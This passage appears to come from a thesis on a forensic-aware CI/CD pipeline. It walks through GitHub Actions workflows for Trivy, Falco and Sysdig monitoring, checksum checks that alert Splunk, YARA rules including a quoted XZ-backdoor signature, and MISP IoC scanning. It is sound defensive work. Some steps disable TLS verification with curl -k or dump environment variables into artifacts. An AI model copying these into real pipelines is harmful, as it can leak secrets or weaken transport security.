Trivy Action The Trivy workflow constitutes the Infrastructure as Code (IaC) scanning component of the security pipeline, specifically designed to identify security vulnerabilities and misconfigurations in container images and Kubernetes manifests. This workflow—again the same technique of the previous steps—is triggered via a repository dispatch event with the type identifier "iac-trivy". The workflow uses Aqua Security's Trivy scanner: after the setup of the ubuntu-latest runner, the code is checked out, providing access to both the Dockerfile and the Deployment file.

The workflow implements a dual-scanning approach, targeting different aspects of the infrastructure definition. The first scanning phase focuses on Dockerfile analysis, using the aquasecurity trivy-action with the filesystem `fs` scan type. This analysis examines the Dockerfile and associated context for potential security issues, including vulnerable base images, insecure configurations, and problematic commands that could introduce security risks. The scan is configured to focus exclusively on HIGH and CRITICAL severity issues to enable prioritization of the most significant security concerns. Once the scan is finished, results are uploaded in SARIF format. The code is the following:

```
- name: Trivy scan Dockerfile
  uses: aquasecurity/trivy-action@master
  with:
    scan-type: 'fs'
    scan-ref: '.'
    format: 'sarif'
    output: 'trivy-docker.sarif'
    severity: 'CRITICAL,HIGH'

- name: Upload Dockerfile SARIF to GitHub
  uses: github/codeql-action/upload-sarif@v3
  with:
    sarif_file: trivy-docker.sarif
    category: dockerfile
```

The second scanning phase targets Kubernetes manifests, employing the same Trivy action but with the configuration `config` scan type. This analysis examines specifically the Deployment file for security misconfigurations, excessive permissions, exposed secrets, and other infrastructure-related security issues. Similar to the Dockerfile scan, this phase also focuses on HIGH and CRITICAL severity findings to prioritize remediation efforts effectively and uploads the related findings in SARIF format. The code is the following:

```
- name: Trivy scan Kubernetes manifests
  uses: aquasecurity/trivy-action@master
  with:
    scan-type: 'config'
    scan-ref: '.'
    format: 'sarif'
    output: 'trivy-k8s.sarif'
    severity: 'CRITICAL,HIGH'

- name: Upload Kubernetes SARIF to GitHub
  uses: github/codeql-action/upload-sarif@v3
  with:
    sarif_file: trivy-k8s.sarif
    category: kubernetes
```

Publish Step The image publication workflow represents the final stage of the security pipeline, responsible for building and distributing the containerized application after the successful completion of all security verification processes. The permissions required by this step are the following:

```
permissions:
  packages: write
  contents: read
```

The workflow begins by retrieving the application codebase through the usual `actions/checkout-@v4` action. The application image is published in the GitHub Container Registry via the `docker/login-action@v3`. This authentication process utilizes the GitHub actor's identity and a securely stored Docker registry token—which in this case is memorized in the repository secrets as a Personal Access Token (PAT). The code is the following:

```
- name: Log in to GitHub Container Registry
  uses: docker/login-action@v3
  with:
    registry: ghcr.io
    username: ${{ github.actor }}
    password: ${{ secrets.DOCKER_REGISTRY_TOKEN }}
```

To publish the image, it has to be created first. The next step of the workflow consists in the construction and publication of a Docker image through standard Docker commands, with the image being tagged according to a standardized naming convention that incorporates the lowercase repository owner name followed by the application identifier. Following successful image construction, the workflow executes the publication process, pushing the newly created image to the GitHub Container Registry (ghcr.io), where it becomes available for deployment across various environments. This behavior is defined as follows:

```
- name: Build and Push Docker image
  run: |
    OWNER=$(echo ${{ github.repository_owner }} | tr '[:upper:]' '[:lower:]')
    docker build -t ghcr.io/${OWNER}/vulnerable-app:latest .
    docker push ghcr.io/${OWNER}/vulnerable-app:latest
```

4.3 Forensic Aware DevSecOps Pipeline

The security pipeline architecture described in the previous sections, although able to detect to a great length many vulnerabilities, fails completely to identify the code substitution and the backdoor injection. This is a limitation of the set of rules and detection techniques used by the employed scanning tools. Static Application Security Testing (SAST) tools such as Semgrep commonly focus on pattern-matching with known vulnerability signatures in static source code and fail to detect vulnerabilities that are activated during runtime. Even if Semgrep found the Base64-encoded string and tried to decode it, it would have found a perfectly secure parameterized query, i.e., it would not generate any alarm. The DAST step, using OWASP ZAP, could, in theory, find some injection vulnerabilities; this is only effective when input vectors and payload combinations are properly custom-tailored for specific and to-be-expected cases (such as trying the "backdoor" username), something which is not always ensured in automatic scans (such as default OWASP ZAP settings). The infrastructure-focused tools (Trivy) and dependency scanners (Snyk) operate at different abstraction layers, unrelated to application logic vulnerabilities. The result of this pipeline is that the published image contains a stealthy and permanent backdoor, something that the attacker is able to exploit extremely easily. To defend against this kind of attack, it is necessary to expect an attack from an internal actor and treat the entire pipeline as a possible attack vector. Forensic analysis needs to be performed on the entire workflow, and threat intelligence tools need to be employed.

Runtime System Call Monitoring with Falco and Sysdig In the previous steps, it has been proven that a code injection attack during compilation time is not detected by traditional DevSecOps tools and techniques. It is introduced during compilation time, and the only security

step that compiles the code before performing its analysis is the SCA step, which operates on a completely different layer and does not detect any anomalies. The backdoor, thus, is truly injected only when the results of the compilation are permanent and published, rendering the last step of the pipeline a crucial point that deserves a special kind of attention. The solution proposed in this thesis aims to solve not only this specific case study but also to be as flexible as possible to detect a wide range of attacks. This is implemented through the `falco.yaml` workflow, which implements a complete runtime monitoring system using Falco and Sysdig to detect suspicious activities during container image building and publishing, analyzing system calls with the eBPF module. This represents a crucial layer of defense for identifying suspicious activity that might occur during compilation or build processes. The official website of Sysdig offers a proof of concept of how Sysdig and Falco, used in combination and configured with a proper Falco rule, would have detected the `CVE-2024-3094` runtime, proving extremely effective[97]. For this reason, both tools are utilized in the publish step of the pipeline, focusing primarily on the following two commands:

```
docker build -t ghcr.io/${OWNER}/vulnerable-app:latest .
docker push ghcr.io/${OWNER}/vulnerable-app:latest
```

To monitor the build and push of the image, Falco is first deployed in a privileged container with access to the host's Docker socket, process information, and file system, including the application code:

```
docker run --rm -d \
  --name falco \
  --privileged \
  -v /tmp:/tmp \
  -v /var/run/docker.sock:/host/var/run/docker.sock \
  -v /proc:/host/proc:ro \
  -v /etc:/host/etc:ro \
  -v ${{ github.workspace }}:/javascript:rw \
  -v ${{ github.workspace }}/falco_rules/custom_rules.yaml: \
                            /etc/falco/rules.d/custom_rules.yaml \
  falcosecurity/falco:latest falco \
                -o "json_output=true" \
                -o "file_output.enabled=true" \
                -o "file_output.keep_alive=false" \
                -o "file_output.filename=/tmp/falco_events.json" \
                -o "engine.kind=modern_ebpf" -o base_syscalls.all=true
```

This configuration enables Falco to use the modern eBPF approach, which provides the modern method of monitoring system calls, and it is able to monitor everything that happens, even at the kernel level, during the entire process. Since the eBPF technology allows Falco to hook into system calls without requiring kernel module insertion, it can be deployed even on a GitHub runner container. Similarly, Sysdig is deployed alongside Falco, using the same methodology:

```
docker run --rm -d --name sysdig --privileged \
  -v /var/run/docker.sock:/host/var/run/docker.sock \
  -v /dev:/host/dev -v /proc:/host/proc:ro \
  -v /boot:/host/boot:ro \
  -v /lib/modules:/host/lib/modules:ro \
  -v /usr:/host/usr:ro \
  -v /tmp:/tmp \
  -v ${{ github.workspace }}:/javascript:rw \
  --net=host sysdig/sysdig:latest sysdig --modern-bpf \
                -w /tmp/capture.scap \
                --snaplen=256 "not evt.type in (switch)"
```

This setup enables the creation of a detailed audit trail of the building process, which then can be used for forensic analysis. Rules employed by Falco are put into the `falco_rules/` folder and are mounted during Falco's startup phase. The range of detection of Falco is decided primarily in this step: the more custom rules are defined in this folder, the wider the amount of events Falco can detect. For this specific case, only one rule is defined, but more can be easily defined by adding valid rules to the existing `custom_rulesẏaml` file. There, the custom Falco rule specifically targets write operations to JavaScript files, as defined as follows:

```
- rule: JS Sandbox Container Write
  desc: >
    Detect any write-open to files inside a folder within a container.
  condition: >
    open_write and
    container.id != host and
    fd.name contains "server.js"
  output: >
    JS-sandbox container write detected! %proc.name (%proc.cmdline) opened
    %fd.name for write (container_id=%container.id container_name=%container.name
    path=%fs.path.name)
  priority: WARNING
  tags: [CI/CD, security]
```

This rule is composed with the already defined structure in Falco's chapter, and it detects potential backdoor injections as it alerts whenever there's a write operation to `server.js` from within a container. This behavior is not to be expected, as file overwrites should not generally happen during compilation time. The condition of activation of this rule makes use of the `open_write` macro of Falco, which means "whenever a file is open for write". Then, the event has to happen inside of the container, not on the host system. Lastly–and optionally, as it can be extended to other files—the name of the file that is being overwritten must be `server.js`. This approach is particularly powerful in its ability to detect malicious activities in real-time rather than after the fact. After monitoring, the workflow generates a SARIF file from the Falco events, leveraging a custom-developed Python script:

```
- name: Create SARIF
  run: |
    if [[ -f /tmp/falco_events.json ]]; then
      python ${{ github.workspace }}/utility/generate_sarif.py \
                          /tmp/falco_events.json falco.sarif
      cat /tmp/falco_events.json
    else
      echo "No findings from Falco."
    fi
```

This conversion to SARIF format allows the findings to be uploaded to GitHub's security dashboard, making them accessible directly within the GitHub ecosystem, maintaining the same visibility as other security tools of the CI/CD pipeline. The script `generate_sarif.py`, is a simple command-line utility that takes as input a list of Falco security alerts (in JSON format, one per line) into a SARIF. The script reads an input file containing Falco alerts, parses each alert, and constructs a SARIF JSON object that summarizes the rules triggered and the corresponding results, appending detailed result entries for each alert, including information such as event time, user, process, and file involved. The output is written to a specified file template in SARIF 2.1.0 format. The file can be briefly summarized as follows, and the complete file can be consulted directly in the repository:

```
with open(input_file, 'r') as f:
    falco_alerts = [line.strip() for line in f if line.strip()]
sarif = convert_falco_to_sarif(falco_alerts)
with open(output_file, 'w') as f:
    json.dump(sarif, f, indent=2)
```

Static Code Analysis and File Integrity Verification In the previous sections, the weakness of GitHub in handling pipeline logs was already introduced. The main point of interest is in the complete lack of capabilities in detecting malicious activity, as the main purpose of the out-of-the-box GitHub Actions logs is to test if the pipeline is *working*, rather than *working safely*. For this reason, Splunk is integrated in the pipeline workflow, making use of Splunk's `Http Event Collector (HEC)`. The `forensic_snyk.yaml` workflow implements this behavior by sending numerous relevant events to Splunk, from simple data regarding the workflow to the results of a file integrity monitoring step, which will detect the code substitution attack during the dependency installation phase and generate an alert. Specifically, the workflow begins by computing the SHA-256 hash of all files in the repository, except the ones in the `node_modules` folder (as it is to be expected that they will be modified). The YAML syntax to do so is the following:

```
- name: Record checksums BEFORE install
  run: |
    find . \
        -type f \
        ! -path './node_modules/*' \
        -exec sha256sum {} \; | sort > checksums-before.txt
  shell: bash
```

After writing the checksums to a text file, the workflow proceeds in the same way as the SCA step, and a `npm install` is run. Additionally, the log of the installation is also written to a text file, so it can be sent to Splunk as well. This step is defined as follows:

```
- name: Install dependencies
  run: |
    echo "=== npm install $(date --iso-8601=seconds) ===" | tee install.log
    npm install 2>&1 | tee -a install.log
```

The workflow proceeds by generating a new set of checksums:

```
- name: Record checksums AFTER install
  run: |
    find . \
        -type f ! \
        -path './node_modules/*' \
        -exec sha256sum {} \; | sort > checksums-after.txt
  shell: bash
```

Afterwards, the integrity verification step is executed by using the `diff` command, as defined as follows:

```
- name: Compare checksums and alert on mismatch
  run: |
    if ! diff --brief checksums-before.txt checksums-after.txt >/dev/null; then
      echo "File checksum mismatch detected after npm install" >&2
      payload=$(
        jq -n \
          --arg job "$GITHUB_JOB" \
          --arg run "$GITHUB_RUN_ID" \
          --arg url
          "$GITHUB_SERVER_URL/$GITHUB_REPOSITORY/actions/runs/$GITHUB_RUN_ID" \
          '{
            event: {
              level: "critical",
              message: "Checksum mismatch detected after npm install",
```

```
            job: $job,
            run_id: $run,
            url: $url
          },
          sourcetype: "github:actions:forensics"
        }'
    )
    curl -k "${SPLUNK_HEC_ENDPOINT}/services/collector/event" \
      -H "Authorization: Splunk ${SPLUNK_HEC_TOKEN}" \
      -H "Content-Type: application/json" \
      -d "$payload"
    exit 1
  else
    echo "Checksums match; proceeding."
  fi
```

In legitimate scenarios, running `npm install` should only modify files within the `node_modules` directory and potentially `package-lock.json`, but not other source code files. If any other files have been modified, it indicates a potential code substitution attack where the package manager or one of the dependencies is attempting to modify the application code to inject a malicious payload. For this reason, when a mismatch is detected, the workflow sends an alert to Splunk's HEC for centralized security monitoring and incident response and fails the workflow with the `exit 1` directive. Additional forensic analysis is enabled by adding information of the run to the error log, such as the job ID and the run ID.

Additionally, the workflow uploads a summary of the build environment as an artifact in order to enable further analysis when needed. The step is defined in the following way:

```
- name: Forensic Environment Snapshot
  run: |
    mkdir -p forensic
    uname -a > forensic/os.txt
    npm ls --all > forensic/npm-packages.txt
    env > forensic/env.txt
  shell: bash
```

This snapshot includes the runner operating system info, a complete list of installed npm packages (which can help identify malicious dependencies), and environment variables. These artifacts are the typical first focus for post-incident forensic analysis, enabling security teams to discover and neutralize quickly the malicious activity.

Lastly, the workflow defines a step that sums up the most important information about that specific action context, such as the run ID, the actor that started it, and the commit SHA, and sends it zipped to the HEC. The code is the following:

```
- name: Forward metadata (JSON) to Splunk HEC
  run: |
    # GitHub context + action summary
    jq -n --arg run_id "$GITHUB_RUN_ID" \
          --arg repo    "$GITHUB_REPOSITORY" \
          --arg actor   "$GITHUB_ACTOR" \
          --arg commit  "$GITHUB_SHA" \
          --arg ref     "$GITHUB_REF" \
          --arg time "$(date +%s)" \
      '{
         event: {
           run_id: $run_id,
           repository: $repo,
```

```
          actor: $actor,
          commit: $commit,
          ref: $ref,
          timestamp: $time
        },
        sourcetype: "github:actions:snyk"
      }' \
  | gzip | \
  curl -k "$SPLUNK_HEC_ENDPOINT/services/collector" \
    -H "Authorization: Splunk $SPLUNK_HEC_TOKEN" \
    -H "Content-Type: application/json" \
    -H "Content-Encoding: gzip" \
    --data-binary @-
```

Malicious Pattern Detection with YARA Rules YARA capabilities, in a DevSecOps pipeline, are greatly defined by the strength and relevancy of the defined custom YARA rules. If tailored to the repository's unique risk profile—like potential internal threats—could complement broader SAST tools by identifying malicious activity on the static code. The `yara.yaml` workflow implements a simple pattern-based detection of potentially malicious code using a custom YARA rule, which is able to detect Base64 obfuscation in static code. Obfuscation is a common tactic of malware to avoid detection by security tools, and it was a crucial technique employed during the CVE-2024-3094 attack. The workflow, aiming to address this issue, begins by installing YARA on the runner container:

```
- name: Install YARA
  run: |
    sudo apt-get update
    sudo apt-get install -y yara
```

Then it runs a recursive scan (suppressing warnings) using a custom rule defined in the compiled file `obfuscation.yar`. The `.git` folder is excluded from the search, as it is to be expected to generate multiple false positives. The code is the following:

```
- name: Run YARA scan (exclude .git folder)
  id: scan
  run: |
    yara -w -r yara_rules/base64_obfuscation.yar . > results.txt || true
    echo "Filtered YARA scan results (excluding .git):"
    grep -v ".git" results.txt || echo "No matches found."
```

The YARA rule specifically matches sequences of 40+ Base64 chars, with optional '=' padding.

```
rule Base64_Obfuscation {
  meta:
    description = "Detects long Base64 strings typical of obfuscated code"
    author      = "Luigi Papalia"
    date        = "2025-05-08"

  strings:
    //
    $b64 = /[A-Za-z0-9+\/]{40,}={0,2}/

  condition:
    $b64
}
```

YARA's ability to define complex patterns using regular expressions and Boolean logic makes it an extremely powerful tool for identifying potential backdoors, especially when customized rules are created based on known attack patterns or indicators of compromise specific to the organization's threat model. For reference, Elastic GitHub repository defines a YARA rule that is able to correctly identify the liblzma backdoor with the following `.yar` file[98]:

```
rule Linux_Trojan_XZBackdoor_74e87a9d {
    meta:
        author = "Elastic Security"
        id = "74e87a9d-11c1-4e86-bb3c-63a3c51c50df"
        fingerprint = \
        "6ec0ee53f66167f7f2bbe5420aa474681701ed8f889aaad99e3990ecc4fb6716"
        creation_date = "2024-03-30"
        last_modified = "2024-04-03"
        threat_name = "Linux.Trojan.XZBackdoor"
        reference_sample = \
        "5448850cdc3a7ae41ff53b433c2adbd0ff492515012412ee63a40d2685db3049"
        severity = 100
        arch_context = "x86"
        scan_context = "file, memory"
        license = "Elastic License v2"
        os = "linux"
    strings:
        $a1 = "yolAbejyiejuvnup=Evjtgvsh5okmkAvj"
        $a2 = {
                0A 31 FD 3B 2F 1F C6 92 92 68 32 52 C8 C1 AC 28 34
                D1 F2 C9 75 C4 76 5E B1 F6 88 58 88 93 3E 48 10 0C
                B0 6C 3A BE 14 EE 89 55 D2 45 00 C7 7F 6E 20 D3 2C
                60 2B 2C 6D 31 00
              }
        $b1 = {
                48 8D 7C 24 08 F3 AB 48 8D 44 24 08 48 89 D1 4C 89
                C7 48 89 C2 E8 ?? ?? ?? ?? 89 C2
              }
        $b2 = {
                31 C0 49 89 FF B9 16 00 00 00 4D 89 C5 48 8D 7C 24
                48 4D 89 CE F3 AB 48 8D 44 24 48
              }
        $b3 = {
                4D 8B 6C 24 08 45 8B 3C 24 4C 8B 63 10 89 85 78 F1
                FF FF 31 C0 83 BD 78 F1 FF FF 00 F3 AB 79 07
              }
    condition:
        1 of ($a*) or all of ($b*)
}
```

Indicators of Compromise Scanning Indicators of Compromise are essentially a sign that an attack is occurring or a system has been compromised. The MISP project is able to provide an updated feed of past and present-day threats. Text-based IoCs can be easily and quickly identified in a repository by using the MISP APIs, and that is exactly the approach utilized by this workflow. Specifically, the `ioc_scanner.yaml` workflow implements a threat intelligence integration through the use of a Python script that is able to extract possible IoC from each file of the repository, querying each one of them against the local MISP instance feeds, ultimately parsing the answer and uploading a Markdown file of the findings directly in the action summary section. The workflow runs in a `self-hosted` runner, as it needs the MISP connectivity to properly function. It begins by setting up the necessary environment:

```
- name: Setup Python
  uses: actions/setup-python@v5
  with:
    python-version: '3.11'

- name: Install dependencies
  run: |
    python -m pip install --upgrade pip
    pip install ioc-finder pymisp
```

The key dependencies include `ioc-finder`, a Python library for extracting various types of indicators of compromise from text, and `pymisp`, a Python client for interacting with MISP instances. As visible on the official documentation[99], the types of IOCs that can be detected by the `ioc-finder` include, but are not limited to:

1. IP address (IPv4 and IPv6)
2. Domain names
3. URLs (URLs with and without schemes)
4. File hashes (md5, sha1, sha256, sha512, and import hashes, and authentihashes)
5. Email addresses (both standard format (e.g. test@example.com) and an email with an IP address as the domain (e.g. test@[192.168.0.1]))
6. Bitcoin addresses (P2PKH, P2SH, and Bech32)

After the environment is set up, the IOC matcher script is executed, as defined in the following step:

```
- name: Run IOC Matcher
  run: |
    mkdir -p output
    python ${{ github.workspace }}/utility/ioc_matcher.py \
            --input-folder "$INPUT_FOLDER" \
            --misp-url "$MISP_URL" \
            --misp-key "$MISP_API_KEY" > output/report.md
  continue-on-error: true
```

This script scans the entire repository (specified by `$INPUT_FOLDER`) for potential indicators of compromise contained in text files with supported extensions (`txt`, `js`, `yaml`, `json`, `html` and `Dockerfile`) and checks them against the MISP database using the provided credentials (`$MISP_URL` and `$MISP_API_KEY`). Further and precise details about the `ioc_matcher.py` script are outlined in the next section. Lastly, the results of the scan—which are written in Markdown by the script—are both uploaded as an artifact and written in the workflow summary page, as defined in the following code:

```
- name: Upload full report artifact
  uses: actions/upload-artifact@v4
  with:
    name: ioc-report-md
    path: output/report.md

- name: Publish report to Summary
  run: |
    echo "## :warning: IOC Matcher Report" >> $GITHUB_STEP_SUMMARY
    echo "" >> $GITHUB_STEP_SUMMARY
    tail -n +2 output/report.md >> $GITHUB_STEP_SUMMARY
```

This workflow can leverage the collective knowledge of the security community to identify potential threats that match known patterns. This is particularly valuable for quickly detecting sophisticated attacks—such as supply chain attacks—that have already happened, analyzing and neutralizing them, and greatly reducing the Mean Time to Identify (MTTI) and the Mean Time to Resolve (MTTR).

Description of the `ioc_matcher.py` script The `ioc_matcher.py` enables IoC extraction from the repository, checking each one of them against the MISP, and generating a Markdown-formatted report of any matches found. The workflow consists of the following high-level steps:

1. Parse command-line arguments (`parse_args`).
2. Initialize a MISP connection with connection pooling (`initialize_misp`).
3. Recursively scan the input folder for files with specific extensions and extract all distinct IOCs, mapping them to their source file(s) (`collect_iocs`).
4. For each IOC, perform a cached search against the MISP instance (`cached_search`) to retrieve any matching attributes.
5. For every match returned by MISP, render detailed information in Markdown format, including both attribute and event-level metadata (`display_match_details_md`).
6. Coordinate the above using a thread pool to parallelize MISP queries and avoid redundant output (`main`).

The high-level schema of the script is defined in the image 4.2.

Implementation Summary The integration with GitHub's workflow summary adheres to the common principles of security tools, as it ensures that security findings are immediately visible to developers and security teams, enabling rapid response to potential threats and reducing communication silos between developers and security practitioners. IoC scanning capabilities complement the other security measures by focusing on known threats rather than anomalous behavior or suspicious patterns: combining these approaches drastically improves the overall security posture of the entire pipeline, as different types of exploits or malicious activities may be detected by different mechanisms. For example, a novel backdoor with unique code patterns might evade the IoC scanner but could be caught by the YARA rules or Falco monitoring. Conversely, a known backdoor that uses obfuscation techniques to evade pattern matching might be identified through its IoCs matching on existing threat intelligence. When an attack is detected, the use of Splunk enables forensic analysis, which can be used to analyze the attack's traces. In the next chapter, a Proof-of-Concept of this pipeline is provided, highlighting the differences from a traditional one.




Figure 4.2. Scheme of the extractor

Chapter 5

Proof of concept

The objective of this chapter is to demonstrate the effectiveness of a forensic-aware DevSecOps pipeline in identifying and mitigating both supply chain attacks and insider threats involving the injection of malicious code into the project's code, which later will be containerized and published to the GitHub Container Registry. This proof of concept serves as a comparative analysis between two pipeline configurations: a traditional DevSecOps pipeline that includes standard security tools (i.e., SCA, SAST, DAST, and IaC tools) and an enhanced forensic-aware pipeline that integrates runtime analysis, IoC correlation, YARA-rule matching, and behavioral monitoring mechanisms.

In the previous years, it has been registered a high number of software supply chain attacks, establishing them as a critical threat vector. A Cowbell research states that supply chain attacks have surged by **431%** since 2021 and will continue to grow even further[100]. This kind of attack works by compromising dependencies, build processes, or artifact repositories, enabling attackers to inject malicious payloads into otherwise legitimate software packages. Once published, these artifacts will be unknowingly deployed into production environments and used by potentially multiple projects: this creates seemingly secure code with undetected persistent backdoors, sensitive data exfiltration, or an additional entry point to carry out further internal attacks. Such threats often go undetected by traditional DevSecOps pipelines, which primarily rely on static and pre-deployment analyses and may lack real-time detection capabilities.

To illustrate this problem, the solutions proposed in the implementation chapter are run: the first part of this chapter walks through the execution of a standard pipeline configured using GitHub Actions. The JavaScript application is built and containerized, and a malicious backdoor is—as predicted—injected into the final container image, which is then published to GHCR. As will be shown and already mentioned, the existing security controls in the traditional pipeline fail to detect the malicious injection. The compromised application is then deployed, and an attacker simulates exploitation of the backdoor, proving the attack's effectiveness and severity.

The second part of the chapter demonstrates the same scenario using the implemented forensic-aware DevSecOps pipeline. This pipeline introduces multiple layers of detection, including code injection detection with Falco, centralized log analysis with Splunk paired with Snyk, IoC correlation with MISP, and custom rules detection via the YARA-cli scanner. As the pipeline runs, the malicious injection is flagged by the different tools. For the publishing process, it is halted, alerts are generated, and forensic artifacts are collected for forensic analysis.

As both workflows are executed and evaluated, this chapter provides two *lessons learned*; on one hand, addressing the shortcomings of classical pipelines with respect to advanced, stealthy threats, and on the other hand, showing the potential added value when integrating forensics intelligence into the CI/CD lifecycle. Combining proactive (shift-left) with reactive (forensic) security measures, it is possible to greatly enhance detection, shrink response time, and harden the general resiliency of the development and deployment process.

5.1 Objective and Scope of the Experiment

Purpose The purpose of this proof of concept is to form, on the basis of real experimentation, the hypothesis that the integration of forensic capabilities into a CI/CD pipeline significantly enhances supply chain threat detection and response effectiveness against sophisticated threats. Unlike testing static security checks alone, the experiment tries to test the end-to-end behavior of both normal and forensic-aware pipelines under realistic conditions. By injecting a carefully crafted malicious payload into a containerized application, this test offers a repeatable template for thorough testing of the strengths and weaknesses of each individual pipeline. The objective is not just to test detection of an attack but also to witness the exact timing, place, and mechanisms in the pipeline where detection (or lack of detection) takes place and the actionability of resulting evidence for subsequent post-mortem analysis.

Scope This proof of concept is mainly focused on detecting a malicious payload that is embedded in a container image during the Continuous Integration/Continuous Deployment process. This experimental setup is constrained to GitHub Actions as the automation platform, with the GitHub Container Registry as the target repository for the distribution of images. The work compares two pipeline configurations: the first configuration represents a standard DevSecOps pipeline, while the second configuration includes forensic analysis along with threat intelligence functionality. The subject of the test is an intentionally vulnerable web server, chosen for replicating the environment of a real deployment scenario. The analysis includes both pipeline behavior and post-deployment attack surface exposure but excludes broader incident response activities such as patch management or regulatory reporting. The focus is on pipeline visibility, alerting fidelity, and the forensic traceability of the malicious injection.

5.2 Setup of the Target Application and Environment

Environment The test environment has been designed to closely replicate a modern CI/CD deployment pipeline while accommodating the infrastructural constraints and forensic needs of this proof of concept. Essentially, the environment takes a foundation in GitHub Actions for automation with a hybrid runner setup: regular `ubuntu-latest` runners for typical tasks and a `self-hosted` runner deployed on the local development host for all tasks involving interaction with non-publicly accessible resources. The decision to use a `self-hosted` runner stems from the fact that key forensic components—namely `MISP` and `Splunk`—are hosted locally, and it was not practical to expose them to the public internet, mainly due to cost limitations. Moreover, the `self-hosted` runner communicates securely with these internal services without the need to set up certificates or additional security.

The `Node.js` web application developed for the purposes of this experiment is designed to be simple and modular on purpose since it's supposed to mimic an actual microservice with REST endpoints. It's containerized and deployed on a `Minikube` instance on the same local host as the `self-hosted` runner. This makes it possible to emulate post-deployment processes, including runtime attacks and anomaly detection, while having in-depth supervision over both the deployment and monitoring environments.

Licensing and Cost Considerations All tools used in this proof of concept are either open-source or available under free community editions. Their selection was also driven by accessibility and cost-effectiveness for academic and research purposes:

- `Snyk` offers a free plan suitable for small-scale use, which supports CLI scanning and limited GitHub integration.
- `Semgrep` provides a free tier with full access to its open-source rules and CI/CD integration features.

- `Trivy`, `OWASP ZAP`, `Falco`, and `YARA` are fully open-source and can be freely used without restriction.
- `Splunk` provides a free license for individual use, which includes up to 500MB/day of indexed data—way more than the log volume expected in this proof of concept.
- `MISP` is also open-source and self-hosted, avoiding the need for any commercial licensing.

The utilization of such tools makes the whole pipeline reproducible and can be enhanced by other professionals or researchers at no additional cost.

Tool Versions Below is a summary table of the tools used and their respective versions:

Tool	Purpose	Execution Context	Version
Snyk	SCA	GitHub-hosted runner	`v4`
Semgrep	SAST	GitHub-hosted runner	`v4`
OWASP ZAP	DAST	GitHub-hosted runner	`v0.12.0`
Trivy	IaC and container scanning	GitHub-hosted runner	`v4`
Falco	Runtime threat detection	Local machine (Minikube)	`latest`
YARA	Artifact scanning with Falco rules	Local self-hosted runner	`latest`
MISP	Threat intelligence correlation	Local machine	`v2.5.10`
Splunk	Log aggregation and forensic analytics	Local machine	`latest`
IoC Extractor	IoC extraction and MISP querying	Local self-hosted runner	`internal`
Minikube	Local Kubernetes deployment environment	Local machine	`v1.35.0`

Table 5.1. Overview of Security Tools with Execution Context and Version

The framework promotes the synergistic coexistence of realistic operational complexity and experimental control, allowing for appropriate comparison between the traditional methods and and forensic-aware approaches within the pipeline.

